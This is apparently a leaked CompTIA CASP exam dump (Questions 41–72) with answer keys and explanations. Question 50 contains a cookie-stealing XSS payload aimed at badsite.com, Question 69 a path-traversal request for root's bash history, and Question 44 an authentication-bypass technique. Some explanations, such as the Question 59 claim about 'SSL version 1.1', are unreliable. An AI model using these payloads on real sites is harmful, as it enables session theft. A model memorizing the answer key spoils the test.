Shoulder surfing is where someone else gains information by looking at your computer screen. This should be identified as a risk. A control gap occurs when there are either insufficient or no actions taken to avoid or mitigate a significant risk.

Vendor may inadvertently see confidential material from the company such as email and IMs – Limit desktop session to certain windows.

The easiest way to prevent a third party from viewing your emails and IMs is to close the email and IM application windows for the duration of the desktop sharing session.

**Question No : 41 - (Topic 1)**

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

- A.** A separate physical interface placed on a private VLAN should be configured for live host operations.
- B.** Database record encryption should be used when storing sensitive information on virtual servers.
- C.** Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
- D.** Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network.

**Answer: A**

**Explanation:**

VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration.

When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

**Question No : 42 - (Topic 1)**

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

- A.** Client side input validation

- B. Stored procedure
- C. Encrypting credit card details
- D. Regular expression matching

**Answer: D**

**Explanation:**

Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code.

**Question No : 43 - (Topic 1)**

Using SSL, an administrator wishes to secure public facing server farms in three subdomains: dc1.east.company.com, dc2.central.company.com, and dc3.west.company.com. Which of the following is the number of wildcard SSL certificates that should be purchased?

- A. 0
- B. 1
- C. 3
- D. 6

**Answer: C**

**Explanation:**

You would need three wildcard certificates:

- \*. east.company.com
- \*. central.company.com
- \*. west.company.com

The common domain in each of the domains is company.com. However, a wildcard covers only one level of subdomain. For example: \*. company.com will cover “<anything>.company.com” but it won’t cover “<anything>.<anything>.company.com”. You can only have one wildcard in a domain. For example: \*.company.com. You cannot have \*.\*.company.com. Only the leftmost wildcard (\*) is counted.

**Question No : 44 - (Topic 1)**

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

POST /login.aspx HTTP/1.1

Host: comptia.org

Content-type: text/html

txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

- A. Remove all of the post data and change the request to /login.aspx from POST to GET
- B. Attempt to brute force all usernames and passwords using a password cracker
- C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
- D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

**Answer: C**

**Explanation:**

The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.

The text "alreadyLoggedIn=false" is saying that Ann is not already logged in.

To test whether we can bypass the authentication, we can attempt the login without the password and we can see if we can bypass the 'alreadyloggedin' check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.

**Question No : 45 - (Topic 1)**

A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

- A. Insecure direct object references, CSRF, Smurf
- B. Privilege escalation, Application DoS, Buffer overflow

C. SQL injection, Resource exhaustion, Privilege escalation

D. CSRF, Fault injection, Memory leaks

**Answer: A**

**Explanation:**

Insecure direct object references are used to access data. CSRF attacks the functions of a web site which could access data. A Smurf attack is used to take down a system.

A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.

A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.

Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.

**Question No : 46 - (Topic 1)**

A company runs large computing jobs only during the overnight hours. To minimize the amount of capital investment in equipment, the company relies on the elastic computing

services of a major cloud computing vendor. Because the virtual resources are created and destroyed on the fly across a large pool of shared resources, the company never knows which specific hardware platforms will be used from night to night. Which of the following presents the MOST risk to confidentiality in this scenario?

- A. Loss of physical control of the servers
- B. Distribution of the job to multiple data centers
- C. Network transmission of cryptographic keys
- D. Data scraped from the hardware platforms

**Answer: D**

### Question No : 47 - (Topic 1)

The administrator is troubleshooting availability issues on an FCoE-based storage array that uses deduplication. The single controller in the storage array has failed, so the administrator wants to move the drives to a storage array from a different manufacturer in order to access the data. Which of the following issues may potentially occur?

- A. The data may not be in a usable format.
- B. The new storage array is not FCoE based.
- C. The data may need a file system check.
- D. The new storage array also only has a single controller.

**Answer: B**

#### **Explanation:**

Fibre Channel over Ethernet (FCoE) is a computer network technology that encapsulates Fibre Channel frames over Ethernet networks. This allows Fibre Channel to use 10 Gigabit Ethernet networks (or higher speeds) while preserving the Fibre Channel protocol. When moving the disks to another storage array, you need to ensure that the array supports FCoE, not just regular Fiber Channel. Fiber Channel arrays and Fiber Channel over Ethernet arrays use different network connections, hardware and protocols. Fiber Channel arrays use the Fiber Channel protocol over a dedicated Fiber Channel network whereas FCoE arrays use the Fiber Channel protocol over an Ethernet network.

### Question No : 48 - (Topic 1)

A bank is in the process of developing a new mobile application. The mobile client renders

content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway. Which of the following controls MUST be implemented to enable stateless communication?

- A. Generate a one-time key as part of the device registration process.
- B. Require SSL between the mobile application and the web services gateway.
- C. The jsession cookie should be stored securely after authentication.
- D. Authentication assertion should be stored securely on the client.

**Answer: D**

**Explanation:**

JSON Web Tokens (JWTs) are a great mechanism for persisting authentication information in a verifiable and stateless way, but that token still needs to be stored somewhere.

Login forms are one of the most common attack vectors. We want the user to give us a username and password, so we know who they are and what they have access to. We want to remember who the user is, allowing them to use the UI without having to present those credentials a second time. And we want to do all that securely. How can JWTs help? The traditional solution is to put a session cookie in the user's browser. This cookie contains an identifier that references a "session" in your server, a place in your database where the server remembers who this user is.

However there are some drawbacks to session identifiers:

They're stateful. Your server has to remember that ID, and look it up for every request. This can become a burden with large systems.

They're opaque. They have no meaning to your client or your server. Your client doesn't know what it's allowed to access, and your server has to go to a database to figure out who this session is for and if they are allowed to perform the requested operation.

JWTs address all of these concerns by being a self-contained, signed, and stateless authentication assertion that can be shared amongst services with a common data format. JWTs are self-contained strings signed with a secret key. They contain a set of claims that assert an identity and a scope of access. They can be stored in cookies, but all those rules still apply. In fact, JWTs can replace your opaque session identifier, so it's a complete win.

**How To Store JWTs In The Browser**

Short answer: use cookies, with the HttpOnly; Secure flags. This will allow the browser to send along the token for authentication purposes, but won't expose it to the JavaScript environment.

**Question No : 49 - (Topic 1)**

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls **MUST** be implemented to minimize the risk of data leakage? (Select TWO).

- A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
- B. A DLP gateway should be installed at the company border.
- C. Strong authentication should be implemented via external biometric devices.
- D. Full-tunnel VPN should be required for all network communication.
- E. Full-drive file hashing should be implemented with hashes stored on separate storage.
- F. Split-tunnel VPN should be enforced when transferring sensitive data.

**Answer: B,D**

**Explanation:**

Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.

Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.

DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.

Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.

**Question No : 50 - (Topic 1)**

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='' +  
request.getParameter('><script>document.location='http://badsite.com/?q='document.cooki
```



e</script>') + "";

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

- A. WAF
- B. Input validation
- C. SIEM
- D. Sandboxing
- E. DAM

**Answer: A**

**Explanation:**

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

### **Question No : 51 - (Topic 1)**

Which of the following describes a risk and mitigation associated with cloud data storage?

- A. Risk: Shared hardware caused data leakage  
Mitigation: Strong encryption at rest
- B. Risk: Offsite replication  
Mitigation: Multi-site backups
- C. Risk: Data loss from de-duplication

Mitigation: Dynamic host bus addressing

D. Risk: Combined data archiving

Mitigation: Two-factor administrator authentication

**Answer: A**

**Explanation:**

With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data. The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.

**Question No : 52 - (Topic 1)**

A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?

- A.** Commercially available software packages are typically well known and widely available. Information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits.
- B.** Commercially available software packages are often widely available. Information concerning vulnerabilities is often kept internal to the company that developed the software.
- C.** Commercially available software packages are not widespread and are only available in limited areas. Information concerning vulnerabilities is often ignored by business managers.
- D.** Commercially available software packages are well known and widely available. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.

**Answer: B**

**Explanation:**

Commercially available software packages are often widely available. Huge companies like Microsoft develop software packages that are widely available and in use on most computers. Most companies that develop commercial software make their software available through many commercial outlets (computer stores, online stores etc). Information concerning vulnerabilities is often kept internal to the company that developed the software. The large companies that develop commercial software packages are accountable for the software. Information concerning vulnerabilities being made available

could have a huge financial cost to the company in terms of loss of reputation and lost revenues. Information concerning vulnerabilities is often kept internal to the company at least until a patch is available to fix the vulnerability.

**Question No : 53 - (Topic 1)**

An administrator has four virtual guests on a host server. Two of the servers are corporate SQL servers, one is a corporate mail server, and one is a testing web server for a small group of developers. The administrator is experiencing difficulty connecting to the host server during peak network usage times. Which of the following would allow the administrator to securely connect to and manage the host server during peak usage times?

- A. Increase the virtual RAM allocation to high I/O servers.
- B. Install a management NIC and dedicated virtual switch.
- C. Configure the high I/O virtual servers to use FCoE rather than iSCSI.
- D. Move the guest web server to another dedicated host.

**Answer: B**

**Question No : 54 - (Topic 1)**

Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

- A. Deduplication
- B. Data snapshots
- C. LUN masking
- D. Storage multipaths

**Answer: C**

**Explanation:**

A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the

appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

**Question No : 55 - (Topic 1)**

An administrator wants to enable policy based flexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions. Which of the following would BEST accomplish this?

- A. Access control lists
- B. SELinux
- C. IPtables firewall
- D. HIPS

**Answer: B**

**Explanation:**

The most common open source operating system is LINUX.

Security-Enhanced Linux (SELinux) was created by the United States National Security Agency (NSA) and is a Linux kernel security module that provides a mechanism for supporting access control security policies, including United States Department of Defense–style mandatory access controls (MAC).

NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, flexible mandatory access control (MAC) architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can be caused by malicious or flawed applications.

**Question No : 56 - (Topic 1)**

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

- A. Require each Company XYZ employee to use an IPSec connection to the required

systems

**B.** Require Company XYZ employees to establish an encrypted VDI session to the required systems

**C.** Require Company ABC employees to use two-factor authentication on the required systems

**D.** Require a site-to-site VPN for intercompany communications

**Answer: B**

**Explanation:**

VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.

Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only.

### Question No : 57 - (Topic 1)

A storage as a service company implements both encryption at rest as well as encryption in transit of customers' data. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement a solution that will strengthen the customer's encryption key. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?

**A.** `key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }`

**B.** `password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }`

**C.** `password = password + sha(password+salt) + aes256(password+salt)`

**D.** `key = aes128(sha256(password), password)`

**Answer: A**

**Explanation:** References:

<http://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-and-encryption-algorithms>

**Question No : 58 - (Topic 1)**

The organization has an IT driver on cloud computing to improve delivery times for IT solution provisioning. Separate to this initiative, a business case has been approved for replacing the existing banking platform for credit card processing with a newer offering. It is the security practitioner's responsibility to evaluate whether the new credit card processing platform can be hosted within a cloud environment. Which of the following BEST balances the security risk and IT drivers for cloud computing?

- A.** A third-party cloud computing platform makes sense for new IT solutions. This should be endorsed going forward so as to align with the IT strategy. However, the security practitioner will need to ensure that the third-party cloud provider does regular penetration tests to ensure that all data is secure.
- B.** Using a third-party cloud computing environment should be endorsed going forward. This aligns with the organization's strategic direction. It also helps to shift any risk and regulatory compliance concerns away from the company's internal IT department. The next step will be to evaluate each of the cloud computing vendors, so that a vendor can then be selected for hosting the new credit card processing platform.
- C.** There may be regulatory restrictions with credit cards being processed out of country or processed by shared hosting providers. A private cloud within the company should be considered. An options paper should be created which outlines the risks, advantages, disadvantages of relevant choices and it should recommended a way forward.
- D.** Cloud computing should rarely be considered an option for any processes that need to be significantly secured. The security practitioner needs to convince the stakeholders that the new platform can only be delivered internally on physical infrastructure.

**Answer: C**

**Question No : 59 - (Topic 1)**

A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

- A.** The X509 V3 certificate was issued by a non trusted public CA.
- B.** The client-server handshake could not negotiate strong ciphers.
- C.** The client-server handshake is configured with a wrong priority.
- D.** The client-server handshake is based on TLS authentication.
- E.** The X509 V3 certificate is expired.
- F.** The client-server implements client-server mutual authentication with different certificates.

**Answer: B,C**

**Explanation:**

The client-server handshake could not negotiate strong ciphers. This means that the system is not configured to support the strong ciphers provided by later versions of the SSL protocol. For example, if the system is configured to support only SSL version 1.1, then only a weak cipher will be supported.

The client-server handshake is configured with a wrong priority. The client sends a list of SSL versions it supports and priority should be given to the highest version it supports. For example, if the client supports SSL versions 1.1, 2 and 3, then the server should use version 3. If the priority is not configured correctly (if it uses the lowest version) then version 1.1 with its weak algorithm will be used.

**Question No : 60 - (Topic 1)**

A company provides on-demand virtual computing for a sensitive project. The company implements a fully virtualized datacenter and terminal server access with two-factor authentication for access to sensitive data. The security administrator at the company has uncovered a breach in data confidentiality. Sensitive data was found on a hidden directory within the hypervisor. Which of the following has MOST likely occurred?

- A.** A stolen two factor token and a memory mapping RAM exploit were used to move data from one virtual guest to an unauthorized similar token.
- B.** An employee with administrative access to the virtual guests was able to dump the guest memory onto their mapped disk.
- C.** A host server was left un-patched and an attacker was able to use a VM Escape attack to gain unauthorized access.
- D.** A virtual guest was left un-patched and an attacker was able to use a privilege escalation attack to gain unauthorized access.

**Answer: C**

**Question No : 61 - (Topic 1)**

In order for a company to boost profits by implementing cost savings on non-core business activities, the IT manager has sought approval for the corporate email system to be hosted in the cloud. The compliance officer has been tasked with ensuring that data lifecycle issues are taken into account. Which of the following BEST covers the data lifecycle end-to-end?

- A. Creation and secure destruction of mail accounts, emails, and calendar items
- B. Information classification, vendor selection, and the RFP process
- C. Data provisioning, processing, in transit, at rest, and de-provisioning
- D. Securing virtual environments, appliances, and equipment that handle email

**Answer: C**

**Question No : 62 - (Topic 1)**

An administrator is tasked with securing several website domains on a web server. The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

- A. Intermediate Root Certificate
- B. Wildcard Certificate
- C. EV x509 Certificate
- D. Subject Alternative Names Certificate

**Answer: D**

**Explanation:**

Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate.

When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.

**Question No : 63 - (Topic 1)**

A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

- A. SAN
- B. NAS
- C. Virtual SAN
- D. Virtual storage



**Answer: B**

**Explanation:**

A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.

NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.

Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage. Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows. Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With Active Directory integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.

**Question No : 64 - (Topic 1)**

A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

- A. Encryption of each individual partition
- B. Encryption of the SSD at the file level
- C. FDE of each logical volume on the SSD
- D. FDE of the entire SSD as a single disk

**Answer: A**

**Explanation:**

In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating

systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading. Therefore, the solution is to encrypt each individual partition separately.

**Question No : 65 - (Topic 1)**

A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

- A. Refuse LM and only accept NTLMv2
- B. Accept only LM
- C. Refuse NTLMv2 and accept LM
- D. Accept only NTLM

**Answer: A**

**Explanation:**

In a Windows network, NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN or LM), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN. NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.

This question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2. Therefore, the answer to the question is to allow NTLMv2 which will enable the Windows users to connect to the UNIX server. To improve security, we should disable the old and insecure LM protocol as it is not used by the Windows computers.

**Question No : 66 - (Topic 1)**

A security administrator is shown the following log excerpt from a Unix system:

```
2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port
```

37914 ssh2

2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2

2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2

2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2

2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2

2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

- A. An authorized administrator has logged into the root account remotely.
- B. The administrator should disable remote root logins.
- C. Isolate the system immediately and begin forensic analysis on the host.
- D. A remote attacker has compromised the root account using a buffer overflow in sshd.
- E. A remote attacker has guessed the root password using a dictionary attack.
- F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
- G. A remote attacker has compromised the private key of the root account.
- H. Change the root password immediately to a password not found in a dictionary.

**Answer: C,E**

**Explanation:**

The log shows six attempts to log in to a system. The first five attempts failed due to 'failed password'. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.

The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.

**Question No : 67 - (Topic 1)**

## Dumps with PDF and VCE ( +Free VCE Software )

A penetration tester is inspecting traffic on a new mobile banking application and sends the following web request:

```
POST http://www.example.com/resources/NewBankAccount HTTP/1.1
```

```
Content-type: application/json
```

```
{  
  "account":  
  [  
    { "creditAccount": "Credit Card Rewards account"  
    },  
    { "salesLeadRef": "www.example.com/badcontent/exploitme.exe"  
    }  
  ],  
  "customer":  
  [  
    { "name": "Joe Citizen"  
    },  
    { "custRef": "3153151"  
    }  
  ]  
}
```

The banking website responds with:

```
HTTP/1.1 200 OK
```

```
{  
  "newAccountDetails":  
  [  
    { "cardNumber": "1234123412341234"  
    },  
    { "cardExpiry": "2020-12-31"  
    },  
    { "cardCVV": "909"  
    }  
  ],  
  "marketingCookieTracker": "JSESSIONID=000000001"
```

```
"returnCode": "Account added successfully"  
}
```

Which of the following are security weaknesses in this example? (Select TWO).

- A. Missing input validation on some fields
- B. Vulnerable to SQL injection
- C. Sensitive details communicated in clear-text
- D. Vulnerable to XSS
- E. Vulnerable to malware file uploads
- F. JSON/REST is not as secure as XML

**Answer: A,C**

**Explanation:**

The SalesLeadRef field has no input validation. The penetration tester should not be able to enter "www.example.com/badcontent/exploitme.exe" in this field.

The credit card numbers are communicated in clear text which makes it vulnerable to an attacker. This kind of information should be encrypted.

### Question No : 68 - (Topic 1)

The Chief Technology Officer (CTO) has decided that servers in the company datacenter should be virtualized to conserve physical space. The risk assurance officer is concerned that the project team in charge of virtualizing servers plans to co-mingle many guest operating systems with different security requirements to speed up the rollout and reduce the number of host operating systems or hypervisors required. Which of the following BEST describes the risk assurance officer's concerns?

- A. Co-mingling guest operating system with different security requirements allows guest OS privilege elevation to occur within the guest OS via shared memory allocation with the host OS.
- B. Co-mingling of guest operating systems with different security requirements increases the risk of data loss if the hypervisor fails.
- C. A weakly protected guest OS combined with a host OS exploit increases the chance of a successful VMescape attack being executed, compromising the hypervisor and other guest OS.
- D. A weakly protected host OS will allow the hypervisor to become corrupted resulting in data throughput performance issues.

**Answer: C**

**Question No : 69 - (Topic 1)**

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

```
90.76.165.40 -- [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724
```

```
90.76.165.40 -- [08/Mar/2014:10:54:05] "GET ../../../../root/.bash_history HTTP/1.1" 200 5724
```

```
90.76.165.40 -- [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724
```

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

```
drwxrwxrwx 11 root root 4096 Sep 28 22:45 .
drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..
-rws----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .profile
-rw----- 25 root root 4096 Mar 8 09:30 .ssh
```

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

- A. Privilege escalation
- B. Brute force attack
- C. SQL injection
- D. Cross-site scripting
- E. Using input validation, ensure the following characters are sanitized: <>
- F. Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh
- G. Implement the following PHP directive: \$clean\_user\_input = addslashes(\$user\_input)
- H. Set an account lockout policy

**Answer: A,F**

**Explanation:**

This is an example of privilege escalation.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.

Now that we know the system has been attacked, we should investigate what was done to the system.

The command "Update crontab with: find /\( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.

## **Topic 2, Risk Management and Incident Response**

### **Question No : 70 - (Topic 2)**

An architect has been engaged to write the security viewpoint of a new initiative. Which of the following BEST describes a repeatable process that can be used for establishing the security architecture?

- A.** Inspect a previous architectural document. Based on the historical decisions made, consult the architectural control and pattern library within the organization and select the controls that appear to best fit this new architectural need.
- B.** Implement controls based on the system needs. Perform a risk analysis of the system. For any remaining risks, perform continuous monitoring.
- C.** Classify information types used within the system into levels of confidentiality, integrity, and availability. Determine minimum required security controls. Conduct a risk analysis. Decide on which security controls to implement.
- D.** Perform a risk analysis of the system. Avoid extreme risks. Mitigate high risks. Transfer medium risks and accept low risks. Perform continuous monitoring to ensure that the system remains at an adequate security posture.

**Answer: C**

**Question No : 71 - (Topic 2)**

A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is \$40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was \$100,000. Which of the following is the monetary value earned during the first year of operation?

- A. \$60,000
- B. \$100,000
- C. \$140,000
- D. \$200,000

**Answer: A**

**Explanation:**

ALE before implementing application caching:

$$\text{ALE} = \text{ARO} \times \text{SLE}$$

$$\text{ALE} = 5 \times \$40,000$$

$$\text{ALE} = \$200,000$$

ALE after implementing application caching:

$$\text{ALE} = \text{ARO} \times \text{SLE}$$

$$\text{ALE} = 1 \times \$40,000$$

$$\text{ALE} = \$40,000$$

The monetary value earned would be the sum of subtracting the ALE calculated after implementing application caching and the cost of the countermeasures, from the ALE calculated before implementing application caching.

$$\text{Monetary value earned} = \$200,000 - \$40,000 - \$100,000$$

$$\text{Monetary value earned} = \$60,000$$

**Question No : 72 - (Topic 2)**

During an incident involving the company main database, a team of forensics experts is



hired to respond to the breach. The team is in charge of collecting forensics evidence from the company's database server. Which of the following is the correct order in which the forensics team should engage?

- A. Notify senior management, secure the scene, capture volatile storage, capture non-volatile storage, implement chain of custody, and analyze original media.
- B. Take inventory, secure the scene, capture RAM, capture hard drive, implement chain of custody, document, and analyze the data.
- C. Implement chain of custody, take inventory, secure the scene, capture volatile and non-volatile storage, and document the findings.
- D. Secure the scene, take inventory, capture volatile storage, capture non-volatile storage, document, and implement chain of custody.

**Answer: D**

**Explanation:**

